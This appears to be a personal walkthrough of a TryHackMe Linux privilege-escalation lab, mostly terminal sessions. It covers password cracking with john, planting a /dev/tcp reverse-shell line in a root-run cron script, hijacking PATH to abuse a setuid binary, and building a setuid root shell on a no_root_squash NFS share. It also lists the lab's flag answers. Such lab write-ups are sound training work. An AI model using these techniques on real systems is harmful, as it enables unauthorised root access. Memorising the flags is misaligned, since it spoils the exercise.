┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/linux-PrivEsc]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash3
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (matt)
Password1        (karen)
2g 0:00:00:01 DONE (2024-07-22 09:10) 1.136g/s 2036p/s 2327c/s 2327C/s security..panama
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/linux-PrivEsc]
└─#
```

What is the content of the flag5.txt file?


THM-383000283 ✓ Correct

```
karen@ip-10-10-52-167:~$ cd /etc
karen@ip-10-10-52-167:/etc$ ls -la | grep cron
drwxr-xr-x  2 root root       4096 Oct 26  2020 cron.d
drwxr-xr-x  2 root root       4096 Oct 26  2020 cron.daily
drwxr-xr-x  2 root root       4096 Oct 26  2020 cron.hourly
drwxr-xr-x  2 root root       4096 Oct 26  2020 cron.monthly
drwxr-xr-x  2 root root       4096 Oct 26  2020 cron.weekly
-rw-r--r--  1 root root       1170 Jun 20  2021 crontab
karen@ip-10-10-52-167:/etc$ cat
```

```
karen@ip-10-10-52-167:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py


karen@ip-10-10-52-167:/etc$
```

```
karen@ip-10-10-52-167:/$ find / -name antivirus.sh 2>/dev/null
karen@ip-10-10-52-167:/$
```

The antivirus.sh script does not exit on the system.
So I created a .php file though it doesn't necessarilly need to a php file, and inside it had a payload that when executed it will give us a new instance or shell. So I hosted my python server and downloaded this file on the target system.




I renamed to one of the scripts we saw in the crontab file

```
karen@ip-10-10-52-167:~$ ls
backup.sh  shell.php
karen@ip-10-10-52-167:~$ mv shell.php antivirus.sh
karen@ip-10-10-52-167:~$ ls -la
total 24
drwxrwxrwx 4 root  root  4096 Jul 22 05:46 .
drwxr-xr-x 4 root  root  4096 Jun 20  2021 ..
drwx------ 2 karen karen 4096 Jul 22 05:35 .cache
drwxrwxr-x 3 karen karen 4096 Jun 20  2021 .local
-rw-rw-r-- 1 karen karen   54 Jul 14 17:48 antivirus.sh
-rw-r--r-- 1 karen karen   77 Jun 20  2021 backup.sh
karen@ip-10-10-52-167:~$ chmod +x antivirus.sh
karen@ip-10-10-52-167:~$ ls -l
total 8
-rwxrwxr-x 1 karen karen 54 Jul 14 17:48 antivirus.sh
-rw-r--r-- 1 karen karen 77 Jun 20  2021 backup.sh
karen@ip-10-10-52-167:~$
```

Though since antivirus.sh was deleted, I renamed it to backup.sh script.

```
karen@ip-10-10-52-167:~$ ls
antivirus.sh  backup.sh
karen@ip-10-10-52-167:~$ mv antivirus.sh backup.sh
karen@ip-10-10-52-167:~$ ls -la
total 24
drwxrwxrwx 4 root  root  4096 Jul 22 05:53 .
drwxr-xr-x 4 root  root  4096 Jun 20  2021 ..
-rw------- 1 karen karen    5 Jul 22 05:49 .bash_history
drwx------ 2 karen karen 4096 Jul 22 05:35 .cache
drwxrwxr-x 3 karen karen 4096 Jun 20  2021 .local
-rwxrwxr-x 1 karen karen   54 Jul 14 17:48 backup.sh
karen@ip-10-10-52-167:~$ cat backup.sh
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'
karen@ip-10-10-52-167:~$
```

With everything set, I started a nc listener on my local machine and waited for any incoming connection. Once the script was executed on the target machine, a connection was established to my machine via nc on port 4444. It was a root shell!



I was able to read the flag.

```
root@ip-10-10-52-167:~# whoami
whoami
root
root@ip-10-10-52-167:~# pwd
pwd
/root
root@ip-10-10-52-167:~# ls -la
ls -la
total 28
drwx------  5 root root 4096 Jun 20  2021 .
drwxr-xr-x 19 root root 4096 Jul 22 05:34 ..
-rw-------  1 root root    0 Jun 20  2021 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Jun 20  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 Jun 20  2021 .ssh
drwxr-xr-x  4 root root 4096 Jun 20  2021 snap
root@ip-10-10-52-167:~# find / -type f -name flag5.txt 2>/dev/null
find / -type f -name flag5.txt 2>/dev/null
/home/ubuntu/flag5.txt
root@ip-10-10-52-167:~# cat /home/ubuntu/flag5.txt
cat /home/ubuntu/flag5.txt
THM-383000283
root@ip-10-10-52-167:~#
```

PATH

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ssh karen@10.10.88.196
The authenticity of host '10.10.88.196 (10.10.88.196)' can't be established.
ED25519 key fingerprint is SHA256:+Y77mkk3a9YKOhImQM7QtLp11QWxZyMl0I8GZFsHv0A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.88.196' (ED25519) to the list of known hosts.
karen@10.10.88.196's password:
Permission denied, please try again.
karen@10.10.88.196's password:
Permission denied, please try again.
karen@10.10.88.196's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

199 updates can be installed immediately.
104 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jun 20 17:50:11 2021 from 10.9.2.27
Could not chdir to home directory /home/karen: No such file or directory
$ python3 -c 'import pty;pty("/bin/bash")'
```

What is the odd folder you have write access for?

/home/murdoch ✓ Correct

```
karen@ip-10-10-88-196:/tmp$ cd /home
karen@ip-10-10-88-196:/home$ ls
matt  murdoch  ubuntu
karen@ip-10-10-88-196:/home$ cd murdoch
karen@ip-10-10-88-196:/home/murdoch$ ls
test  thm.py
karen@ip-10-10-88-196:/home/murdoch$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
```

What is the content of the flag6.txt file?

THM-736628929 ✓ Correct

I was to **Exploit the $PATH vulnerability to read the content of the flag6.txt file.** To see what's under test, run `file test`, To see what's under thm.py, run `file thm.py` and then `cat thm.py`, However I did not do that for my case.

```
root@Kali: /home/scr34tur3/Downloads 117x54
karen@ip-10-10-88-196:/home/murdoch$ ls
test  thm.py
karen@ip-10-10-88-196:/home/murdoch$ echo $PATH\
> ^C
karen@ip-10-10-88-196:/home/murdoch$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
karen@ip-10-10-88-196:/home/murdoch$ export PATH=/tmp:$PATH
```

When we try to do the same with thm, we see that no such file has been found. When we try to run `./test`, we see that it is dependent on thm, so that means we will need to create a thm file and write a little script to give us a root shell.

```
karen@ip-10-10-88-196:/tmp$ echo "/bin/bash" > thm
karen@ip-10-10-88-196:/tmp$ ls
snap.lxd
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-logind.service-JQ1Nqj
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-resolved.service-8VmuMg
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-timesyncd.service-x2ahGh
thm
karen@ip-10-10-88-196:/tmp$ mv thm script-thm
karen@ip-10-10-88-196:/tmp$ ls
script-thm
snap.lxd
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-logind.service-JQ1Nqj
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-resolved.service-8VmuMg
systemd-private-e17309d237564a0395f85431cefa74ed-systemd-timesyncd.service-x2ahGh
karen@ip-10-10-88-196:/tmp$
```

```
karen@ip-10-10-88-196:/tmp$ ls -la
total 48
drwxrwxrwt 11 root  root  4096 Jul 22 07:04 .
drwxr-xr-x 19 root  root  4096 Jul 22 06:37 ..
drwxrwxrwt  2 root  root  4096 Jul 22 06:36 .ICE-unix
drwxrwxrwt  2 root  root  4096 Jul 22 06:36 .Test-unix
drwxrwxrwt  2 root  root  4096 Jul 22 06:36 .X11-unix
drwxrwxrwt  2 root  root  4096 Jul 22 06:36 .XIM-unix
drwxrwxrwt  2 root  root  4096 Jul 22 06:36 .font-unix
drwx------  3 root  root  4096 Jul 22 06:38 snap.lxd
drwx------  3 root  root  4096 Jul 22 06:37 systemd-private-e17309d237564a0395f85431cefa74ed-systemd-logind.service-J
Q1Nqj
drwx------  3 root  root  4096 Jul 22 06:37 systemd-private-e17309d237564a0395f85431cefa74ed-systemd-resolved.service
-8VmuMg
drwx------  3 root  root  4096 Jul 22 06:36 systemd-private-e17309d237564a0395f85431cefa74ed-systemd-timesyncd.servic
e-x2ahGh
-rwxrwxr-x  1 karen karen   10 Jul 22 07:00 thm
karen@ip-10-10-88-196:/tmp$
```

the test file had the suid set.

```
karen@ip-10-10-88-196:/home/murdoch$ ls
test  thm.py
karen@ip-10-10-88-196:/home/murdoch$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
karen@ip-10-10-88-196:/home/murdoch$
```

Executing this script, I gained a root shell.

```
karen@ip-10-10-88-196:/home/murdoch$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
karen@ip-10-10-88-196:/home/murdoch$ ./test
root@ip-10-10-88-196:/home/murdoch# whoami
root
root@ip-10-10-88-196:/home/murdoch# cd ..
root@ip-10-10-88-196:/home# ls
matt  murdoch  ubuntu
root@ip-10-10-88-196:/home# cd matt
root@ip-10-10-88-196:/home/matt# ls
flag6.txt
root@ip-10-10-88-196:/home/matt# cat flag6.txt
THM-736628929
root@ip-10-10-88-196:/home/matt#
```

NFS(Network File Share)

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ssh karen@10.10.54.235
The authenticity of host '10.10.54.235 (10.10.54.235)' can't be established.
ED25519 key fingerprint is SHA256:YM/AVCPaiHNGH7efZ76qlGNPQNAqRo0K49NFPt9sYvQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.54.235' (ED25519) to the list of known hosts.
karen@10.10.54.235's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 22 11:08:06 2024 from 10.100.1.175
Could not chdir to home directory /home/karen: No such file or directory
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
karen@ip-10-10-54-235:/$
```

How many shares have the "no_root_squash" option enabled?

3 ✓ Correct

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.

```
karen@ip-10-10-54-235:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)

karen@ip-10-10-54-235:/$
```

So in a terminal, not the one you are logged in as Karen, do this:
`mkdir /tmp/`backdoor
`sudo mount -o rw target-ip:/home/ubuntu/sharedfolder /tmp/`backdoor

How many mountable shares can you identify on the target system?

3 ✓ Correct

```
┌──(root㉿Kali)-[/home/scr34tur3]
└─# showmount -e 10.10.54.235
Export list for 10.10.54.235:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *

┌──(root㉿Kali)-[/home/scr34tur3]
└─#
```

I wrote a C code and saved it on the code.c file.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# mkdir /tmp/backdoor

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# mount -o rw 10.10.229.139://home/ubuntu/sharedfolder /tmp/backdoor

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# cd /tmp/backdoor

┌──(root㉿Kali)-[/tmp/backdoor]
└─# ls

┌──(root㉿Kali)-[/tmp/backdoor]
└─# touch code.c

┌──(root㉿Kali)-[/tmp/backdoor]
└─# nano code.c
```

```
root@Kali: /tmp/backdoor 117x52
  GNU nano 8.0                                code.c *
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main (void)
{
setuid(0);
setgid(0);
system("/bin/bash")
return 0;
}
```

I compiled this code, and set suid on the nfs file.

```
┌──(root㉿Kali)-[/tmp/backdoor]
└─# gcc code.c -o nfs -w
┌──(root㉿Kali)-[/tmp/backdoor]
└─# ls
code.c  nfs
┌──(root㉿Kali)-[/tmp/backdoor]
└─# chmod +s nfs

┌──(root㉿Kali)-[/tmp/backdoor]
└─# ls -la
total 24
drwxr-xr-x  2 root root  4096 Jul 26 14:02 .
drwxrwxrwt 19 root root   500 Jul 26 14:02 ..
-rw-rw-r--  1 root root   193 Jul 26 13:59 code.c
-rwsrwsr-x  1 root root 16056 Jul 26 14:02 nfs

┌──(root㉿Kali)-[/tmp/backdoor]
└─#
```

Since we had mount, everything we did in our machine also translates to the target machine.

```
karen@ip-10-10-229-139:/$ cd /home/ubuntu/sharedfolder
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ ls -la
total 28
drwxr-xr-x 2 root   root    4096 Jul 26 11:02 .
drwxr-xr-x 5 ubuntu ubuntu  4096 Jun 20  2021 ..
-rw-rw-r-- 1 root   root     193 Jul 26 10:59 code.c
-rwsrwsr-x 1 root   root   16056 Jul 26 11:02 nfs
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$
```

However, I had compatibility issues inline with the compilor.

```
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ ls -la
total 28
drwxr-xr-x 2 root   root    4096 Jul 26 11:15 .
drwxr-xr-x 5 ubuntu ubuntu  4096 Jun 20  2021 ..
-rw-rw-r-- 1 root   root     132 Jul 26 11:15 code.c
-rwsrwsr-x 1 root   root   16056 Jul 26 11:15 nfs
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ ./nfs
./nfs: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./nfs)
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ ./nfs
./nfs: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./nfs)
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ cd ../
```

checked for the gcc version on my terminal.

```
┌──(root㉿Kali)-[/tmp/backdoor]
└─# ldd --version
ldd (Debian GLIBC 2.38-13) 2.38
Copyright (C) 2023 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

The ldd version on the my system was 2.38 yet that of the target system as it can be seen from the error upon running the ./nfs binary was GLIBC_2.34.
Therefore I compiled the code using static linking. This can avoid dependency on the system's GLIBC version.

```
┌──(root㉿Kali)-[/tmp/backdoor]
└─# gcc code.c -o nfs -w -static


┌──(root㉿Kali)-[/tmp/backdoor]
└─# ls
code.c  nfs

┌──(root㉿Kali)-[/tmp/backdoor]
└─# chmod +s nfs

┌──(root㉿Kali)-[/tmp/backdoor]
└─# ls -la
total 744
drwxr-xr-x  2 root root   4096 Jul 26 14:23 .
drwxrwxrwt 19 root root    500 Jul 26 14:24 ..
-rw-rw-r--  1 root root    132 Jul 26 14:15 code.c
-rwsrwsr-x  1 root root 751528 Jul 26 14:24 nfs
```

```
karen@ip-10-10-229-139:/home/ubuntu/sharedfolder$ ./nfs
root@ip-10-10-229-139:/home/ubuntu/sharedfolder# whoami
root
root@ip-10-10-229-139:/home/ubuntu/sharedfolder#
```

It now worked!!!. Thumbs up to us.

What is the content of the flag7.txt file?

THM-89384012 ✓ Correct

```
root@ip-10-10-229-139:/home# find / -name flag7.txt 2>/dev/null
/home/matt/flag7.txt
root@ip-10-10-229-139:/home# cat /home/matt/flag7.txt
THM-89384012
root@ip-10-10-229-139:/home#
```

https://dev.to/christinecdev/try-hack-me-windows-privesc-complete-write-up-25l

The final task wrapps up everything I have learnt in this room and I decided to do it separately.